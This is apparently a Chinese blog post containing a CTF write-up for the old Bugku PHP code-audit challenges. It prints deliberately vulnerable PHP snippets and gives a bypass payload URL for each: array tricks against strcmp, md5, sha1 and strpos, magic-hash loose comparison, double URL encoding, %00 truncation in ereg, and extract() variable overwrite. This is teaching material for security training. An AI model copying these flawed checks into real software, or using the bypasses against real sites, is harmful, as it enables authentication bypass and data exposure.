老版Bugku代码审计writeup

原创

凌晨三点- 于 2020-04-16 22:01:13 发布 258 收藏 1

分类专栏： CTF PHP代码审计 Web安全 文章标签： 安全 php 正则表达式

本文链接：https://blog.csdn.net/weixin_41487522/article/details/105522037


CTF 同时被 3 个专栏收录

5 篇文章 0 订阅

订阅专栏


PHP代码审计

4 篇文章 0 订阅

订阅专栏


Web安全

21 篇文章 0 订阅

订阅专栏

老版Bugku代码审计writeup

1.extract()变量覆盖

http://123.206.87.240:9009/1.php

```
<?php
$flag='xxx';
extract($_GET);
if(isset($shiyan))
{
$content=trim(file_get_contents($flag));
if($shiyan==$content)
{
echo'flag{xxx}';
}
else
{
echo'Oh.no';
}
}
?>
```

extract函数详解：http://www.w3school.com.cn/php/func_array_extract.asp

这里extract函数将变量flag的值覆盖了，所以变量content中$flag的值是空，构造payload：http://123.206.87.240:9009/1.php?shiyan

2.strcmp比较字符串

http://123.206.87.240:9009/6.php

```
<?php
$flag = "flag{xxxxx}";
if (isset($_GET['a'])) {
if (strcmp($_GET['a'], $flag) == 0) //如果 str1 小于 str2 返回 < 0； 如果 str1大于 str2返回 > 0；如果两者相等，返回 0
。
//比较两个字符串（区分大小写）
die('Flag: '.$flag);
else
print 'No';
}
?>
```

函数期望传入的类型是字符串类型的数据，要是我们传入非字符串类型的数据的话，这个函数将发生错误。看到strcmp()字符串比较函很快想到数组绕过

Payload:http://123.206.87.240:9009/6.php?a[]

3.urldecode二次编码绕过

http://123.206.87.240:9009/10.php

```
<?php
if(eregi("hackerDJ",$_GET[id])) {
echo("
not allowed!
");
exit();
}
$_GET[id] = urldecode($_GET[id]);
if($_GET[id] == "hackerDJ")
{
echo "
Access granted!
";
echo "
flag
";
}
?>
```

函数eregi是不区分大小写的正则匹配

由于浏览器对参数本身要进行一次url解码，所以这里需要对hackerDJ采用两次url编码

payload:http://120.24.86.145:9009/10.php?

id=%25%36%38%25%36%31%25%36%33%25%36%42%25%36%35%25%37%32%25%34%34%25%34%41

4.md5函数

http://123.206.87.240:9009/18.php

```
<?php
error_reporting(0);
$flag = 'flag{test}';
if (isset($_GET['username']) and isset($_GET['password']))
 { if ($_GET['username'] == $_GET['password'])
 print 'Your password can not be your username.';
 else if (md5($_GET['username']) === md5($_GET['password']))
 die('Flag: '.$flag);
 else print 'Invalid password';}
 ?>
```

这里需要的是username!=password$$md5(username)=md5(password)
md5()函数无法处理数组，这里采用数组绕过username[]=1&password[]=2得到flag

数组返回NULL绕过
http://123.206.87.240:9009/19.php

```
<?php
$flag = "flag";
if (isset ($_GET['password']))
{ if (ereg ("^[a-zA-Z0-9]+$", $_GET['password']) === FALSE)
echo 'You password must be alphanumeric';
else if (strpos ($_GET['password'], '--') !== FALSE) die('Flag: ' . $flag);
else
echo 'Invalid password';}?>
```

其中strpos函数的意思是返回'–'在数组中第一次出现的位置。这里使用数组绕过，构造payload:
http://123.206.87.240:9009/19.php?password[]=–

弱整数类型大小比较绕过
http://123.206.87.240:9009/22.php

```
$temp = $_GET['password'];
is_numeric($temp)?die("no numeric"):NULL;
if($temp>1336){
echo $flag;
```

代码里面要求传入的参数不能是数字，并且要大于1336。
第一种方法是采用数组绕过，http://123.206.87.240:9009/22.php?password[]
第二种方法采用%00截断，http://123.206.87.240:9009/22.php?password=3000%00
根据%00放在数字后面会被认为是非数字。

sha()函数比较绕过
http://123.206.87.240:9009/7.php

```
<?php
$flag = "flag";
if (isset($_GET['name']) and isset($_GET['password']))
{
var_dump($_GET['name']);
echo "
";
var_dump($_GET['password']);
var_dump(sha1($_GET['name']));
var_dump(sha1($_GET['password']));
if ($_GET['name'] == $_GET['password'])
echo '
Your password can not be your name!
';
else if (sha1($_GET['name']) === sha1($_GET['password']))
die('Flag: '.$flag);
else
echo '
Invalid password.
';
}
else
echo '
Login first!
';
?>
```

代码里面要求sha1(name)==sha1(password)的值相等时输出flag。
采用数组绕过，构造payload:http://123.206.87.240:9009/7.php?name[]=1&password[]=2

md5加密相等绕过

http://123.206.87.240:9009/13.php

```
<?php
$md51 = md5('QNKCDZO');
$a = @$_GET['a'];$md52 = @md5($a);if(isset($a))
{if ($a != 'QNKCDZO' && $md51 == $md52)
{ echo "flag{*}";}
else
 { echo "false!!!";}}
else{echo "please input a";}?>
```

代码里面要求两个数字md5加密后的值相等。两个md5加密相等的值为240610708和QNKCDZO
构造payload:http://123.206.87.240:9009/13.php?a=240610708

十六进制与数字比较

http://123.206.87.240:9009/20.php

```php
<?php
error_reporting(0);
function noother_says_correct($temp)
{
$flag = 'flag{test}';
$one = ord('1'); //ord — 返回字符的 ASCII 码值
$nine = ord('9'); //ord — 返回字符的 ASCII 码值
$number = '3735929054';
// Check all the input characters!
for ($i = 0; $i < strlen($number); $i++)
{
// Disallow all the digits!
$digit = ord($temp{$i});
if ( ($digit >= $one) && ($digit <= $nine) )
{
// Aha, digit not allowed!
return "flase";
}
}
if($number == $temp)
return $flag;
}
$temp = $_GET['password'];
echo noother_says_correct($temp);
?>
```

代码中要求当变量temp的值与变量number的值相等的时候输出flag。
但是不允许是数字，所以这里就用十六进制。
payload:http://123.206.87.240:9009/20.php?password=0xdeadc0de

ereg正则%00截断
http://123.206.87.240:9009/5.php

```php
<?php
$flag = "xxx";
if (isset ($_GET['password']))
{
if (ereg ("^[a-zA-Z0-9]+$", $_GET['password']) === FALSE)
{
echo 'You password must be alphanumeric';
}
else if (strlen($_GET['password']) < 8 && $_GET['password'] > 9999999)
{
if (strpos ($_GET['password'], '-') !== FALSE) //strpos — 查找字符串首次出现的位置
{
die('Flag: ' . $flag);
}
else
{
echo('- have not been found');
}
}
else
{
echo 'Invalid password';
}
}
?>
```

ereg函数存在%00截断漏洞。这里代码要求传参password的值大于8小于 9999999，可以使用数组绕过，也可以使用科学计数法。

payload:http://123.206.87.240:9009/5.php?password=9e9%00*-*

strpos数组绕过

http://123.206.87.240:9009/15.php

```
<?php
$flag = "flag";
if (isset ($_GET['ctf'])) {
if (@ereg ("^[1-9]+$", $_GET['ctf']) === FALSE)
echo '必须输入数字才行';
else if (strpos ($_GET['ctf'], '#biubiubiu') !== FALSE)
die('Flag: '.$flag);
else
echo '骚年，继续努力吧啊~';
}
?>
```

显然可以使用数组绕过。


payload:http://123.206.87.240:9009/15.php?ctf[]=1

数字验证正则绕过

http://123.206.87.240:9009/21.php

```
<?php
error_reporting(0);
$flag = 'flag{test}';
if ("POST" == $_SERVER['REQUEST_METHOD'])
{
$password = $_POST['password'];
if (0 >= preg_match('/^[[:graph:]]{12,}$/', $password)) //preg_match — 执行一个正则表达式匹配
{
echo 'flag';
exit;
}
while (TRUE)
{
$reg = '/([[:punct:]]+|[[:digit:]]+|[[:upper:]]+|[[:lower:]]+)/';
if (6 > preg_match_all($reg, $password, $arr))
break;
$c = 0;
$ps = array('punct', 'digit', 'upper', 'lower'); //[[:punct:]] 任何标点符号 [[:digit:]] 任何数字 [[:upper:]] 任何大写字母 [[:lower:]] 任何小写字母
foreach ($ps as $pt)
{
if (preg_match("/[[:$pt:]]+/", $password))
$c += 1;
}
if ($c < 3) break;
//>=3，必须包含四种类型三种与三种以上
if ("42" == $password) echo $flag;
else echo 'Wrong password';
exit;
}
}
?>
```

即匹配password中除空格和tab键之外的字符12次以上，那如果我们传进去的password长度小于12或者是数组的话，preg_match 返回的就是0，就能输出flag。
payload:



flag{Bugku_preg_match}

这里说一下，老版bugKu里面有的靶场题目坏了。所以这里没有写其中两道题的writeup。